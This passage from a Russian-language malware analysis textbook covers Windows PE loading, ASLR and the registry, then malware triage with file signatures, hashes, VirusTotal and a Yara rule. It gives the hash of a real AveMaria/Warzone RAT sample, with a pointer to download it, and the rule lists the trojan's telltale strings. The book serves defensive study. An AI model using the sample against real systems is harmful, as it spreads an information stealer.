2. Windows инициализирует необходимую процессу виртуальную память, создаёт структуру PEB и загружает две библиотеки, которые требуются почти всем процессам Windows: `ntdll.dll` и `kernel32.dll`. Затем система готовится загрузить PE-файл Firefox, инициализируя загрузчик PE.
3. Загрузчик PE разбирает заголовки DOS, PE и необязательный заголовок PE-файла, чтобы собрать всю информацию, необходимую для успешного выполнения файла.
4. Загрузчик PE разбирает заголовок разделов, подготавливая их отображение в память. Каждый раздел он отображает в виртуальную память нового процесса.
5. Загрузчик PE загружает все библиотеки, указанные в разделе импорта, обычно `.idata` или `.rdata`, и разрешает адреса всех необходимых функций. Затем все адреса сохраняются в IAT внутри процесса.
6. В текущем процессе создаётся новый поток, после чего загрузчик выполняет первые байты кода исполняемого файла, обычно находящиеся в разделе `.text`.

На рисунке 1-7 показаны загрузка PE-файла и его отображение в виртуальную память.




Рисунок 1-7. Загрузка и отображение PE-файла в виртуальную память процесса

Каждый раздел PE-файла отображается в память отдельно, однако в виртуальной памяти он выглядит расширенным, поскольку между разделами часто находятся области памяти.

> **Рандомизация размещения адресного пространства.** Рандомизация размещения адресного пространства (ASLR) - метод противодействия таким атакам, как повреждение памяти. Повреждение памяти может произойти, когда управляемая злоумышленником программа записывает вредоносный код в область памяти, которая в обычных условиях находилась бы за пределами области действия программы, например в другой процесс. Это может привести к сбою программы или ОС либо, что ещё хуже, предоставить злоумышленнику управление системой.

Атаки с повреждением памяти используют тот факт, что Windows загружает исполняемые файлы и библиотеки в память по предсказуемым адресам. Иными словами,

злоумышленники заранее знают, куда загрузчик Windows отобразит исполняемые файлы и библиотеки, и пытаются повредить эту память, чтобы выполнить вредоносный код.

ASLR рандомизирует адреса памяти, по которым загружаются исполняемые файлы и библиотеки, значительно усложняя задачу злоумышленника. ASLR - обширная тема, и множество исследований посвящено как реализации, так и обходу этого механизма. Позднее я ещё вернусь к этому понятию, но для данной книги достаточно общего понимания работы ASLR.

Реестр

Последнее понятие Windows, которое нам предстоит обсудить, - реестр. Это просто база данных, в которой ОС и другие установленные приложения хранят конфигурации и параметры. Данные в реестре организованы иерархически: имеется несколько основных корневых разделов, или кустов, каждый из которых содержит дополнительные разделы, которые можно представить как каталоги. В них, в свою очередь, хранятся другие разделы или значения.

Значения представляют собой фактическую конфигурацию параметров. Например, корневой раздел `HKEY_CURRENT_USER` содержит подраздел `Control Panel`, а тот - подраздел `Mouse`. В `Mouse` находится несколько значений, в том числе `MouseSpeed`, где хранится настройка скорости мыши для пользователя, вошедшего в систему. Путь к разделу реестра можно записать так же, как путь к файлу или каталогу Windows: `HKEY_CURRENT_USER\Control Panel\Mouse\MouseSpeed`.

Ниже перечислены пять наиболее важных кустов реестра.

`HKEY_LOCAL_MACHINE` **(**`HKLM`**).** Значения, относящиеся к системе: низкоуровневая конфигурация ОС и оборудования, политика безопасности и параметры учётных записей, а также параметры различного установленного программного обеспечения.

`HKEY_CURRENT_USER` **(**`HKCU`**).** Значения, относящиеся к пользовательским параметрам и конфигурации системы, например настройки звука, мыши, клавиатуры, сети и принтера.

`HKEY_USERS` **(**`HKU`**).** Значения, относящиеся к настройкам каждого пользователя, у которого есть учётная запись в системе. Под этим корневым разделом находится несколько подразделов, имена которых начинаются с `S`, например `S-1-5-20`. Каждый подраздел представляет идентификатор учётной записи пользователя в системе и хранит конфигурационные сведения этого пользователя.

`HKEY_CURRENT_CONFIG` **(**`HKCC`**).** Указатели на раздел `HKEY_LOCAL_MACHINE` для профиля оборудования, который в настоящее время использует вошедший в систему пользователь. Для наших целей этот раздел менее важен, поскольку все ценные сведения хранятся в `HKEY_LOCAL_MACHINE`.

`HKEY_CLASSES_ROOT` **(**`HKCR`**).** Сведения о зарегистрированных приложениях, например сопоставления файлов, связывающие типы файлов с приложениями, способными их обработать. Например, файлы `.doc` должны открываться в Microsoft Word.

Кусты реестра хранятся на жёстком диске в виде файлов. При загрузке Windows эти файлы загружаются в память и на их основе строится реестр. Все изменения реестра после загрузки системы сохраняются в памяти, а не непосредственно на диске. Именно поэтому некоторые вредоносные программы способны хранить в реестре вредоносный код и конфигурацию, не обязательно обращаясь к диску.

Наконец, в Windows есть встроенная служебная программа Registry Editor (Regedit), показанная на рисунке 1-8. С ней должен быть очень хорошо знаком каждый аналитик вредоносных программ.




Рисунок 1-8. Средство Registry Editor в Windows

Regedit позволяет просматривать и изменять каждый раздел и каждое значение реестра в системе, что помогает понять устройство реестра. Эта программа также полезна при расследовании изменений данных, которые могла внести вредоносная программа.

Итоги

В этой главе были рассмотрены некоторые фундаментальные понятия, объекты и структуры операционной системы Windows, а также дан общий обзор архитектуры Windows. Мы будем возвращаться к этим понятиям на протяжении всей книги, исследуя способы, которыми злоумышленники могут эксплуатировать некоторые из этих возможностей для выполнения вредоносного кода с одновременным уклонением от средств защиты. В следующей главе мы пошагово разберём основы первичного исследования и поведенческого анализа вредоносных программ, чтобы заложить фундамент для расследований в последующих главах.

Глава 2. Первичное исследование и поведенческий анализ вредоносных программ



В этой главе вы познакомитесь с основами анализа вредоносных программ. Вместе со следующей главой она должна заложить прочный фундамент, необходимый для изучения всего остального материала книги. Мы начнём с последовательного рассмотрения процесса анализа вредоносных программ и первоначального исследования подозрительных файлов. Затем подробно разберём автоматизированный анализ в песочнице, а в завершение обсудим поведенческий анализ в виртуальной машине. По ходу главы я буду отмечать этапы первичного исследования и поведенческого анализа, особенно важные для изучения уклоняющихся вредоносных программ. В этой главе и на протяжении всей книги я буду уделять основное внимание исполняемым файлам Windows.

Как я уже отмечал во введении, предполагается, что вы хотя бы на начальном уровне знакомы с анализом вредоносных программ. Поэтому здесь приводятся лишь основные сведения, необходимые, чтобы быстро ввести вас в курс дела, а понятия, которые подробнее рассматриваются в последующих главах, излагаются бегло. В подходящих местах я буду ссылаться на эти главы.

Приступим и начнём с важности среды анализа.

Среда анализа

Создание безопасной и эффективной среды анализа критически важно для успешного анализа вредоносных программ. Следует тщательно продумать среду и приспособить её к своим потребностям. Аналитики и исследователи вредоносных программ часто используют виртуальные машины и песочницы, предоставляющие контролируемую среду для наблюдения за поведением вредоносной программы. В результате вредоносные программы всё чаще применяют методы обнаружения и обхода виртуальных машин и песочниц.

Прежде чем двигаться дальше, важно дать несколько определений. Виртуальная машина (VM) имитирует физический компьютер, но целиком работает внутри приложения, называемого гипервизором. Гипервизор создаёт своего рода контейнер, позволяющий безопасно выполнять вредоносный код и запускать вредоносные программы. Песочница для анализа вредоносных программ обычно, хотя и не всегда, представляет собой разновидность VM, настроенную на автоматический анализ вредоносной программы и составление отчёта или оценки её поведения, возможностей и свойств. Примерами служат песочница Cuckoo с открытым исходным кодом и проприетарные песочницы Joe Sandbox и Any.Run. Главное здесь заключается в том, что почти все песочницы анализа вредоносных программ являются VM, однако далеко не каждая VM настроена как такая песочница.

Типичная лабораторная среда анализа вредоносных программ часто состоит из основной системы и одной или нескольких VM и песочниц. Основная система хранит и запускает аналитические VM и песочницы; на ней могут быть установлены Windows, Linux или macOS, а также гипервизор. Операционная система и программное обеспечение, настроенные на VM и в песочницах, зависят от исследуемого вида вредоносной программы. Например, для анализа вредоносных программ Windows у аналитика могут быть VM с Windows 7, Windows 10 и Windows 11, а также множество специализированных средств анализа.

> **Предупреждение.** Если вы начинающий аналитик вредоносных программ, настоятельно рекомендую перед погружением в анализ изучить приложение A, чтобы получить представление о настройке и безопасности лаборатории. Анализ вредоносных программ связан с рисками, и важно максимально их ограничить.

Процесс анализа вредоносных программ

Представьте, что вы аналитик вредоносных программ и вам передали неизвестный файл для исследования. У файла может не быть никакого дополнительного контекста либо он может оказаться частью более масштабного взлома и продолжающегося расследования при реагировании на инцидент. В любом случае вам необходимо ответить на следующие вопросы.

• К какому типу относится этот файл?
• Что он делает при открытии?
• Артефакты каких видов файл создаёт после запуска?
• Пытается ли запущенный файл подключиться к Интернету или взаимодействовать по локальной сети? Если да, то с какими IP-адресами или доменами?
• Проявляет ли запущенный файл признаки возможной вредоносной деятельности, например скрывает ли себя в заражённой системе, пытается ли похитить конфиденциальные данные или обнаружить средства анализа вредоносных программ?
• Если файл имеет вредоносную природу, каковы его возможности и намерения?

Правильно организованный процесс анализа вредоносных программ поможет ответить на эти вопросы. Однако конкретный процесс у разных аналитиков может различаться. Опытные специалисты способны значительно отклоняться от множества документированных процедур анализа, а начинающие аналитики могут предпочесть чётко заданный путь.

Большинство опубликованных процедур анализа вредоносных программ сводится к одному: начните с основ и по мере необходимости постепенно добавляйте более сложные методы. В оставшейся части этой главы я рассмотрю первые этапы анализа, или первичное исследование вредоносной программы, а затем ручной поведенческий анализ. В следующей главе мы подробно разберём поздние этапы процесса анализа.

Первичное исследование вредоносной программы

Слово «сортировка» происходит из медицины, где пациентов оценивают и распределяют по срочности, когда ресурсов недостаточно, чтобы лечить всех одновременно. Сначала оказывают помощь пациентам с тяжёлыми ранами, а небольшие царапины и ушибы могут подождать. Первичное исследование вредоносных программ основано на похожем принципе. Когда аналитику нужно исследовать несколько разных вредоносных программ, например во время инцидента, он должен сначала провести первоначальную оценку поведения файлов, а затем выбрать образец для первоочередного подробного исследования.

У первоначального исследования несколько целей. Во-первых, необходимо определить тип файла. Это документ Microsoft Excel? PDF? Сценарий? Исполняемый файл? Ответ определяет весь дальнейший процесс анализа. Во-вторых, нужно получить о файле как можно больше сведений. Например, известен ли он открытым репозиториям вредоносных программ и другим исследователям? Эти сведения помогут достичь третьей цели: определить, является ли файл вредоносным и, если да, к какому классу он относится. Программа-вымогатель? Похититель информации? Наконец, следует получить общее представление о возможностях файла. Одна из основных целей первоначального исследования - помочь определить последующие действия при изучении образца вредоносной программы.

> **Примечание.** В следующих подразделах я последовательно разберу основные действия по первичному исследованию файла во время расследования угрозы. Если вы хотите повторять действия самостоятельно, загрузите вредоносный файл с VirusTotal или MalShare по следующему хешу:

```
SHA256: 8348b0756633b675ff22ed3b840497f2393e8d9587f8933ac2469d689c16368a
```

Определение типа файла

Одно из самых простых, но важных действий при анализе вредоносной программы - определение типа файла. От него зависят подход к анализу, используемые инструменты и порядок действий. Тип файла обозначается его магическими байтами, или сигнатурой, - одним или несколькими байтами данных в начале файла. Просмотреть магические байты можно в шестнадцатеричном редакторе, например McAfee FileInsight. У файла на рисунке 2-1 магические байты имеют значения `4D 5A`, или MZ в ASCII, что характерно для PE-файлов.




Рисунок 2-1. Заголовок PE в шестнадцатеричном редакторе

В таблице 2-1 перечислены некоторые другие распространённые сигнатуры. Ещё больше можно найти в Википедии по запросу «list of file signatures».

Таблица 2-1. Распространённые сигнатуры файлов

Сигнатура (ASCII)	Магические байты	Тип файла
7z¼¯'	37 7A BC AF 27 1C	Архив 7z
ELF	7F 45 4C 46	Executable and Linkable Format (ELF) - тип исполняемых файлов, используемый в системах на основе Unix
%PDF-	25 50 44 46 2D	Файл PDF
{\rtf1	7B 5C 72 74 66 31	Документ Rich Text Format (RTF)
PK	50 4B 03 04	Файл ZIP и другие файлы, использующие формат .zip, например многие файлы Microsoft Office

Помимо шестнадцатеричного редактора, для определения типа файла в Linux можно использовать команду `file`. Она читает сигнатуру файла и выводит её в понятном человеку виде. Просто выполните команду `file`, передав файл вредоносной программы как входной параметр:

```
> file suspicious.exe
```

Как видно из следующего вывода, файл действительно является исполняемым - точнее, 32-разрядным PE-файлом Windows:

```
remnux@remnux:~$ file suspicious.exe
suspicious.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Команда `file` - хорошее универсальное средство определения многих распространённых форматов, включая не только PE-файлы, но также документы и архивы. Для PE-файлов особенно полезны средства статического анализа PE, которые я называю средствами первичного исследования PE. Например, CFF Explorer (ntcore.com) прекрасно подходит для начального анализа, поскольку предоставляет такие сведения, как размер файла и отметки времени его создания; некоторые из них показаны на рисунке 2-2.




Рисунок 2-2. Исполняемый файл, загруженный в CFF Explorer

Возможно, вы заметили на рисунке 2-2 и другие сведения о файле, например вкладки **Import Directory** и **Section Headers** слева. Подробнее эти атрибуты будут рассматриваться далее в этой и следующей главах. Обратите внимание на загадочно выглядящие поля **MD5** и **SHA-1** в правой нижней части. Это хеши файла, о которых пойдёт речь далее.

Получение хеша файла

Хеш файла служит своего рода отпечатком, поскольку уникален для этого файла. Когда файл обрабатывается алгоритмом хеширования, алгоритм создаёт последовательность символов фиксированного размера. Точный размер зависит от применяемого алгоритма. Наиболее распространённые алгоритмы хеширования файлов при анализе вредоносных программ - MD5, SHA-1 и SHA256, самый новый и надёжный из трёх.

На рисунке 2-3 хеш MD5 файла равен `C37CFC5C7EFD645BEE48ED745EC12906`, а хеш SHA-1 - `D2DD576536813A87CDC00E87FAC65DA75FB36A0F`. Эти значения однозначно идентифицируют файл. Обратите внимание: MD5 - старый алгоритм, но он применяется до сих пор. Для MD5 и SHA-1 существует риск коллизий: два или несколько файлов могут иметь одинаковый хеш. Это происходит очень редко, но всё же случается. Здесь мы не будем подробно обсуждать коллизии хешей; достаточно сказать, что если вы обнаружите два совершенно разных файла с одной сигнатурой, то, вероятно, столкнулись с коллизией.

Получив хеш файла, можно с его помощью запросить дополнительные сведения о файле из других источников. Посмотрим, как это делается.

Первичное исследование с помощью VirusTotal

VirusTotal (virustotal.com) - общедоступная платформа для первичного исследования и анализа вредоносных программ. Учётная запись не требуется, поэтому любой пользователь может загрузить файлы и быстро получить оценку. VirusTotal проверяет загруженный файл средствами более чем 60 поставщиков защиты от вредоносных программ, чтобы определить общий коэффициент обнаружения, запускает файл в песочнице, которую мы вскоре рассмотрим, и получает дополнительные сведения о файле из нескольких источников. Типичная оценка VirusTotal

может включать:

• количество обнаружений файла средствами защиты от вредоносных программ, то есть коэффициент обнаружения;
• отчёты песочниц о файле;
• метаданные файла, например его создателя и дату создания;
• связанные с файлом цифровые сертификаты;
• совпадения с правилами Yara, которая будет рассмотрена позднее в этой главе;
• множество других полезных сведений.

Одно из ключевых преимуществ VirusTotal - возможность выполнять поиск по хешу в очень большой базе вредоносных программ. Можно просто вставить хеш в VirusTotal, после чего сервис выполнит пассивный запрос файла и предоставит все сведения так, словно вы загрузили сам файл. Если файл есть в базе данных, VirusTotal выдаст отчёт о нём. Запрос хеша SHA-1 нашего вредоносного файла с рисунка 2-2 (`D2DD576536813A87CDC00E87FAC65DA75FB36A0F`) возвращает отчёт, показанный на рисунке 2-3.




Рисунок 2-3. Отчёт VirusTotal о файле с рисунка 2-2

Видно, что коэффициент обнаружения этого файла равен 56/68: 56 из 68 поставщиков программного обеспечения для защиты от вредоносных программ классифицируют файл как вредоносный. На основании этих сведений можно заключить, что файл с очень высокой вероятностью является вредоносной программой. Помимо коэффициента обнаружения, некоторые поставщики указывают класс и название семейства вредоносной программы. Отчёт позволяет сделать обоснованное предположение, что это может быть семейство Ave Maria - распространённый вариант трояна удалённого доступа и похитителя информации. Однако учтите, что классификации VirusTotal не всегда верны. Вредоносный файл может быть упакован, что приводит к ошибочной классификации. Упаковка будет подробно рассмотрена в главе 17.

> **Примечание.** Запрашивать файл в VirusTotal по хешу всегда полезно. Но прежде чем загружать туда сам файл, следует оценить риски его появления в открытом доступе на платформе VirusTotal. Спросите себя: содержит ли файл конфиденциальные сведения, например данные обо мне или моей компании? Является ли файл частью активного расследования, связанного с моей компанией? Сообщит ли его загрузка авторам вредоносной программы, что их программу обнаружили и активно анализируют? Помните: злоумышленники тоже следят за VirusTotal.

Поиск в поисковых системах и других ресурсах

Наряду с VirusTotal мощным инструментом первоначального исследования вредоносных программ могут быть поисковые системы. Просто вставьте хеш или имя вредоносного файла, если оно уникально, в предпочитаемую поисковую систему и посмотрите на результаты. Если файл уже известен, можно получить ценные сведения о нём из других интернет-репозиториев вредоносных программ и песочниц.

Поиск в Google хеша SHA-1 нашей вредоносной программы возвращает результаты, показанные на рисунке 2-4.




Рисунок 2-4. Поиск хеша SHA-1 нашей вредоносной программы в Google

Похоже, этот файл уже довольно хорошо известен! Некоторые сведения о нём есть у MalwareBazaar - прекрасного ресурса для аналитиков и исследователей вредоносных программ. Он также, судя по всему, уже известен Joe Sandbox, о которой я расскажу позднее в этой главе. Изучение этих ресурсов может помочь лучше понять файл и его возможности ещё до самостоятельного анализа, сэкономив немало времени и сил.

Теперь у вас должно сложиться хотя бы общее представление о файле и, возможно, даже о том, к какому семейству вредоносных программ он относится, если он присутствует в открытых репозиториях. Если файл неизвестен, придётся копнуть глубже, чтобы определить его возможности и поведение. Но именно в этом и состоит самое интересное в анализе вредоносных программ! Рассмотрим, как исследовать неизвестный файл.

Выявление и классификация неизвестных вредоносных программ с помощью Yara

Yara (virustotal.github.io) позволяет создавать определения сигнатур, называемые правилами, предназначенные для поиска совпадений в неизвестном файле. Такие определения могут иметь форму строк, последовательностей байтов или других свойств. В следующем коде, доступном по адресу github.com, приведена сокращённая версия правила Yara для обнаружения Ave Maria:

```
rule AveMaria
{
    meta:
        --snip--
        source = "BARTBLAZE"
        author = "@bartblaze"
        description = "Identifies AveMaria aka WarZone RAT."
        category = "MALWARE"
```

```
        malware = "WARZONERAT"
        malware_type = "RAT"
        mitre_att = "S0534"

    strings:
        $ = "AVE_MARIA" ascii wide
        $ = "Ave_Maria Stealer OpenSource" ascii wide
        $ = "Hey I'm Admin" ascii wide
        $ = "WM_DISP" ascii wide fullword
        $ = "WM_DSP" ascii wide fullword
        $ = "warzone160" ascii wide

    condition:
        3 of them
}
```

Это правило Yara специально предназначено для поиска образцов, которые могут быть связаны с RAT Ave Maria, или Warzone. Оно совпадёт с любым файлом, содержащим три или более строк из раздела `strings`. Запустим правило Yara для исследуемого образца. Чтобы выполнить правило, используйте следующий синтаксис; параметр `-s` показывает точные совпадения строк в файле вредоносной программы:

```
$ yara -s rules_file malware_file
```

Выполнение этого правила Yara для нашего образца даёт следующие результаты:

```
remnux@remnux:/malware$ yara -s AveMaria.yar suspicious.exe

